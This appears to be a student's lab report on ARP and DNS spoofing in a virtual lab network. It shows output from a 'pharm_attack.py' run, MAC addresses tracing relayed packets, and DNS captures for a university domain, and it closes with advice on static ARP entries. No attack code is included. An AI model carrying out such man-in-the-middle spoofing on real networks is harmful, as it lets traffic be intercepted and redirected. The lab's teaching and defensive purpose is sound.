


Congrats for finishing DNS spoofing!


```
cs2020@ubuntu:~$ sudo python3 pharm_attack.py
Available devices in the network:
IP                  MAC
192.168.79.1        00:50:56:c0:00:08
192.168.79.132      00:0c:29:10:4c:2e
192.168.79.254      00:50:56:e5:72:a2
##########################
###### DNS spoofing ######
##########################
```

2.


Packet	Source MAC	destination MAC
1	00:0c:29:10:4c:2e	00:0c:29:4c:67:80
2	00:0c:29:4c:67:80	00:50:56:f4:93:8a
3	00:50:56:f4:93:8a	00:0c:29:4c:67:80
4	00:0c:29:4c:67:80	00:0c:29:10:4c:2e




```
138.049824263  192.168.79.132 192.168.79.2    DNS    75 Standard query 0xf109 A www.nctu.edu.tw
138.051732324  192.168.79.132 192.168.79.2    DNS    75 Standard query 0xf109 A www.nctu.edu.tw
138.054156448  192.168.79.2   192.168.79.132  DNS   230 Standard query response 0xf109 A www.nctu.edu.tw A 140.113.199.40 A 140.113.43.7 NS ns2.nctu.edu.tw NS ns.nctu.edu.tw A 140.113.250.135 AAAA 2001:f18:113:250::135 A 140.113…
138.070905638  192.168.79.2   192.168.79.132  DNS   331 Standard query response 0xf109 A www.nctu.edu.tw A 140.113.207.246 NS ns2.nctu.edu.tw NS ns.nctu.edu.tw A 140.113.250.135 AAAA 2001:f18:113:250::135 A 140.113.6.2 AAAA 2001:…
Frame 4689: 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface 0
Ethernet II, Src: Vmware_10:4c:2e (00:0c:29:10:4c:2e), Dst: Vmware_4c:67:80 (00:0c:29:4c:67:80)
Internet Protocol Version 4, Src: 192.168.79.132, Dst: 192.168.79.2
User Datagram Protocol, Src Port: 49039, Dst Port: 53
Domain Name System (query)
```



```
138.049824263  192.168.79.132 192.168.79.2    DNS    75 Standard query 0xf109 A www.nctu.edu.tw
138.051732324  192.168.79.132 192.168.79.2    DNS    75 Standard query 0xf109 A www.nctu.edu.tw
138.054156448  192.168.79.2   192.168.79.132  DNS   230 Standard query response 0xf109 A www.nctu.edu.tw A 140.113.199.40 A 140.113.43.7 NS ns2.nctu.edu.tw NS ns.nctu.edu.tw A 140.113.250.135 AAAA 2001:f18:113:250::135 A 140.113…
138.070905638  192.168.79.2   192.168.79.132  DNS   331 Standard query response 0xf109 A www.nctu.edu.tw A 140.113.207.246 NS ns2.nctu.edu.tw NS ns.nctu.edu.tw A 140.113.250.135 AAAA 2001:f18:113:250::135 A 140.113.6.2 AAAA 2001:…
Frame 4691: 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface 0
Ethernet II, Src: Vmware_4c:67:80 (00:0c:29:4c:67:80), Dst: Vmware_f4:93:8a (00:50:56:f4:93:8a)
Internet Protocol Version 4, Src: 192.168.79.132, Dst: 192.168.79.2
User Datagram Protocol, Src Port: 49039, Dst Port: 53
Domain Name System (query)
```



```
138.049824263  192.168.79.132 192.168.79.2    DNS    75 Standard query 0xf109 A www.nctu.edu.tw
138.051732324  192.168.79.132 192.168.79.2    DNS    75 Standard query 0xf109 A www.nctu.edu.tw
138.054156448  192.168.79.2   192.168.79.132  DNS   230 Standard query response 0xf109 A www.nctu.edu.tw A 140.113.199.40 A 140.113.43.7 NS ns2.nctu.edu.tw NS ns.nctu.edu.tw A 140.113.250.135 AAAA 2001:f18:113:250::135 A 140.113…
138.070905638  192.168.79.2   192.168.79.132  DNS   331 Standard query response 0xf109 A www.nctu.edu.tw A 140.113.207.246 NS ns2.nctu.edu.tw NS ns.nctu.edu.tw A 140.113.250.135 AAAA 2001:f18:113:250::135 A 140.113.6.2 AAAA 2001:…
Frame 4692: 230 bytes on wire (1840 bits), 230 bytes captured (1840 bits) on interface 0
Ethernet II, Src: Vmware_f4:93:8a (00:50:56:f4:93:8a), Dst: Vmware_4c:67:80 (00:0c:29:4c:67:80)
Internet Protocol Version 4, Src: 192.168.79.2, Dst: 192.168.79.132
User Datagram Protocol, Src Port: 53, Dst Port: 49039
Domain Name System (response)
```



```
138.049824263  192.168.79.132 192.168.79.2    DNS    75 Standard query 0xf109 A www.nctu.edu.tw
138.051732324  192.168.79.132 192.168.79.2    DNS    75 Standard query 0xf109 A www.nctu.edu.tw
138.054156448  192.168.79.2   192.168.79.132  DNS   230 Standard query response 0xf109 A www.nctu.edu.tw A 140.113.199.40 A 140.113.43.7 NS ns2.nctu.edu.tw NS ns.nctu.edu.tw A 140.113.250.135 AAAA 2001:f18:113:250::135 A 140.113…
138.070905638  192.168.79.2   192.168.79.132  DNS   331 Standard query response 0xf109 A www.nctu.edu.tw A 140.113.207.246 NS ns2.nctu.edu.tw NS ns.nctu.edu.tw A 140.113.250.135 AAAA 2001:f18:113:250::135 A 140.113.6.2 AAAA 2001:…
138.105752963  192.168.79.132 192.168.79.2    DNS    75 Standard query 0x26cd A www.nctu.edu.tw
138.107823468  192.168.79.132 192.168.79.2    DNS    75 Standard query 0x26cd A www.nctu.edu.tw
138.110300606  192.168.79.2   192.168.79.132  DNS   230 Standard query response 0x26cd A www.nctu.edu.tw A 140.113.199.40 A 140.113.43.7 NS ns.nctu.edu.tw NS ns2.nctu.edu.tw A 140.113.250.135 AAAA 2001:f18:113:250::135 A 140.113…
138.148596563  192.168.79.2   192.168.79.132  DNS   331 Standard query response 0x26cd A www.nctu.edu.tw A 140.113.207.246 NS ns.nctu.edu.tw NS ns2.nctu.edu.tw A 140.113.250.135 AAAA 2001:f18:113:250::135 A 140.113.6.2 AAAA 2001:…
138.149070397  192.168.79.132 192.168.79.2    DNS    75 Standard query 0x6691 AAAA www.nctu.edu.tw
138.152948880  192.168.79.132 192.168.79.2    DNS    75 Standard query 0x6691 AAAA www.nctu.edu.tw
▸ Frame 4694: 331 bytes on wire (2648 bits), 331 bytes captured (2648 bits) on interface 0
▾ Ethernet II, Src: Vmware_4c:67:80 (00:0c:29:4c:67:80), Dst: Vmware_10:4c:2e (00:0c:29:10:4c:2e)
  ▸ Destination: Vmware_10:4c:2e (00:0c:29:10:4c:2e)
  ▸ Source: Vmware_4c:67:80 (00:0c:29:4c:67:80)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 192.168.79.2, Dst: 192.168.79.132
▸ User Datagram Protocol, Src Port: 53, Dst Port: 49039
▾ Domain Name System (response)
  ▸ Transaction ID: 0xf109
  ▸ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 2
    Additional RRs: 4
  ▸ Queries
  ▾ Answers
    ▸ www.nctu.edu.tw: type A, class IN, addr 140.113.207.246
  ▾ Authoritative nameservers
    ▸ nctu.edu.tw: type NS, class IN, ns ns2.nctu.edu.tw
    ▸ nctu.edu.tw: type NS, class IN, ns ns.nctu.edu.tw
  ▾ Additional records
    ▸ ns.nctu.edu.tw: type A, class IN, addr 140.113.250.135
    ▸ ns.nctu.edu.tw: type AAAA, class IN, addr 2001:f18:113:250::135
    ▸ ns2.nctu.edu.tw: type A, class IN, addr 140.113.6.2
```

【Item3】

Creating a static ARP entry in your server can help reduce the risk of spoofing. If you have two hosts that regularly communicate with one another, setting up a static ARP entry creates a permanent entry in your ARP cache that can help add a layer of protection from spoofing.